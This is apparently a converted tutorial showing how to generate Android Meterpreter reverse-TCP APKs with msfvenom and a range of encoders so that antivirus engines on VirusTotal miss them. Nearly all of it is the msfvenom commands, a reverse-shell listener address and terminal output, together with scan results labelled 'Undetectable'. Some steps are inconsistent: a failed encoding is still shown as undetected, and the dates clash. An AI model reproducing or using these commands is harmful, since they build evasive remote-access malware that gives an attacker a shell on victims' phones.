
- Generate a undetectable payload using this Encoders

#	Name	Disclosure Date	Rank	Check	Description
0	encoder/cmd/base64	.	good	No	Base64 Command Encoder
1	encoder/cmd/brace	.	low	No	Bash Brace Expansion Command Encoder
2	encoder/cmd/echo	.	good	No	Echo Command Encoder
3	encoder/cmd/generic_sh	.	manual	No	Generic Shell Variable Substitution Command Encoder
4	encoder/cmd/ifs	.	low	No	Bourne \$[IFS] Substitution Command Encoder
5	encoder/cmd/perl	.	normal	No	Perl Command Encoder
6	encoder/cmd/powershell_base64	.	excellent	No	Powershell Base64 Command Encoder
7	encoder/cmd/printf_php_mq	.	manual	No	printf(1) via PHP magic_quotes Utility Command Encoder
8	encoder/generic/eicar	.	manual	No	The EICAR Encoder
9	encoder/generic/none	.	normal	No	The "none" Encoder
10	encoder/mipsbe/byte_xori	.	normal	No	Byte XOR Encoder
11	encoder/mipsle/longxor	.	normal	No	XOR Encoder
12	encoder/mipseb/byte_xori	.	normal	No	Byte XOR Encoder
13	encoder/mipsle/longxor	.	normal	No	XOR Encoder
14	encoder/php/base64	.	great	No	PHP Base64 Encoder
15	encoder/php/hex	.	great	No	PHP Hex Encoder
16	encoder/php/minify	.	great	No	PHP Minify Encoder
17	encoder/ppc/longxor	.	normal	No	PPC LongXOR Encoder
18	encoder/ppc/longxor_tag	.	normal	No	PPC LongXOR Encoder
19	encoder/ruby/base64	.	normal	No	Ruby Base64 Encoder
20	encoder/sparc/longxor_tag	.	normal	No	SPARC DWORD XOR Encoder
21	encoder/x64/xor	.	normal	No	XOR Encoder
22	encoder/x64/xor_context	.	normal	No	Hostname-based Context Keyed Payload Encoder
23	encoder/x64/xor_dynamic	.	normal	No	Dynamic Key XOR Encoder
24	encoder/x64/zutto_dekiru	.	manual	No	Zutto Dekiru
25	encoder/x86/add_sub	.	manual	No	Add/Sub Encoder
26	encoder/x86/alpha_mixed	.	low	No	Alpha2 Alphanumeric Mixedcase Encoder
27	encoder/x86/alpha_upper	.	low	No	Alpha2 Alphanumeric Uppercase Encoder
28	encoder/x86/void_underscore_tolower	.	manual	No	Avoid underscore/tolower
29	encoder/x86/void_utf8_tolower	.	manual	No	Avoid UTF8/tolower
30	encoder/x86/binary_xor	.	manual	No	BUFor Metamorphic Block Based XOR Encoder
31	encoder/x86/binary_polyglot	.	manual	No	BMP Polyglot
32	encoder/x86/call4_dword_xor	.	normal	No	Call+4 Dword XOR Encoder
33	encoder/x86/context_cpuid	.	manual	No	CPUID-based Context Keyed Payload Encoder
34	encoder/x86/context_stat	.	manual	No	stat(2)-based Context Keyed Payload Encoder

1. First Payload


**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e mipsbe/byte_xori apk > aniket10.apk**

- Payload generate successfully , now open virus total




```
(root㉿Kali)-[~/home/aniket/Payloads]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e mipsbe/byte_xori apk > aniket10.apk
[!] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[!] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of mipsbe/byte_xori
mipsbe/byte_xori succeeded with size 10344 (iteration=0)
mipsbe/byte_xori chosen with final size 10344
Payload size: 10344 bytes
[root@Kali)-[~/home/aniket/Payloads]
└─#
```

- Choose a payload that you created



- Here , Undetectable Payload



2. Second Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e mipsle/byte_xori apk >
aniket12.apk**

- Payload create Successfully

```
(root㉿Kali)-[~/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e mipsle/byte_xori apk > aniket12.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of mipsle/byte_xori
mipsle/byte_xori succeeded with size 10342 (iteration=0)
mipsle/byte_xori chosen with final size 10342
Payload size: 10342 bytes

(root㉿Kali)-[~/home/aniket/Payloads]
```

A screenshot of a Kali Linux terminal window. The user has run the msfvenom command to generate an APK payload named 'aniket12.apk'. The command specified the payload type as 'android/meterpreter/reverse_tcp', the listen address as 'LHOST=192.168.157.192', the listen port as 'LPORT=4444', and used the 'mipsle/byte_xori' encoder. The output shows that the payload size is 10342 bytes. Below the terminal, a browser window is visible, showing the VirusTotal analysis for the file 'aniket10.apk'. The desktop interface at the bottom includes a taskbar with various application icons and system status indicators.

- **Undetectable Payload**

VirusTotal analysis for file b1db7a75a82c023683faf1b77cad76e6f6a03f977c4e394ef95ae88d8ebf23e8 (aniket12.apk):

Security vendor	Result	Notes	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	AIYac	Max size 650MB
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

3.Third Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e mipsle/longxor apk >
aniket13.apk**

- **Payload create Successfully**

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali]-[~/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e mipsle/longxor apk > aniket13.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of mipsle/longxor
mipsle/longxor failed with The payload is not padded to 4-bytes (10242 bytes)
Error: No Encoder Succeeded
[root@Kali]-[~/home/aniket/Payloads]
#
```

• Undetectable Payload

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux https://www.virustotal.com/gui/file/3193ba8d1aae345bd85756eb86221d834a10c4fc5fd61cccd4f4ae4c97472ebf

No security vendors flagged this file as malicious

3193ba8d1aae345bd85756eb86221d834a10c4fc5fd61cccd4f4ae4c97472ebf
aniket13.apk

Community Score 0/61

Detection Details Community

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	AIYac	Undetected
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

Do you want to automate checks?

32°C Clear

ENG IN 21:36:59 24-04-2025

4. Fourth Payload

```
msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e php/base64 apk >
aniket14.apk
```

- Payload create Successfully

Kali [Running] - Oracle VirtualBox


File Machine View Input Devices Help

File Actions Edit View Help

```
[root@Kali]-[/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e php/base64 apk > aniket14.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 18283 (iteration=0)
php/base64 chosen with final size 18283
Payload size: 18283 bytes

[root@Kali]-[/home/aniket/Payloads]
#
```

- Undetectable Payload



5.Fifth Payload

```
msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e php/hex apk >
aniket15.apk
```

- Payload Generate Successfully

Kali [Running] - Oracle VirtualBox


File Machine View Input Devices Help

File Actions Edit View Help

```
root@Kali:[/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -s php/hex -apk > aniket15.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/hex
php/hex succeeded with size 20494 (iteration=0)
php/hex chosen with final size 20494
Payload size: 20494 bytes

(root@Kali)[/home/aniket/Payloads]
#
```

- Undetectable




6.Sixth Payload

```
Command :- msfvenom -p android/meterpreter/reverse_tcp  
LHOST=192.168.157.192 LPORT=4444 -e php/minify apk >  
aniket16.apk
```

- Payload Generate Successfully

A screenshot of a Kali Linux desktop environment. The top bar shows standard system icons like network, battery, and volume. The desktop background is dark blue/black. In the foreground, there's a terminal window titled 'root@Kali:[/home/aniket/Payloads]' displaying msfvenom command output for generating an APK payload. Below the terminal is a browser window showing the Mozilla Firefox search interface. The bottom of the screen features a dock with various application icons including Upcoming Earnings, Search, File Explorer, and social media links. The status bar at the bottom right shows the date (24-04-2026), time (21:43:36), and language (ENG IN).


- Only Sixth Detected



7. Seventh Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e ppc/longxor apk >
aniket17.apk**


- Payload Generate Successfully



```
[root@Kali]~[~/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e ppc/longxor apk > aniket17.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ppc/longxor
ppc/longxor succeeded with size 10316 (iteration=0)
ppc/longxor chosen with final size 10316
Payload size: 10316 bytes

[root@Kali]~[~/home/aniket/Payloads]
#
```

- Undetected



No security vendors flagged this file as malicious

d60dff53d3e5c6087e598728643da8c7145e109a17281bb8e60cf9ea02c61258
aniket17.apk

Community Score: 0 / 61

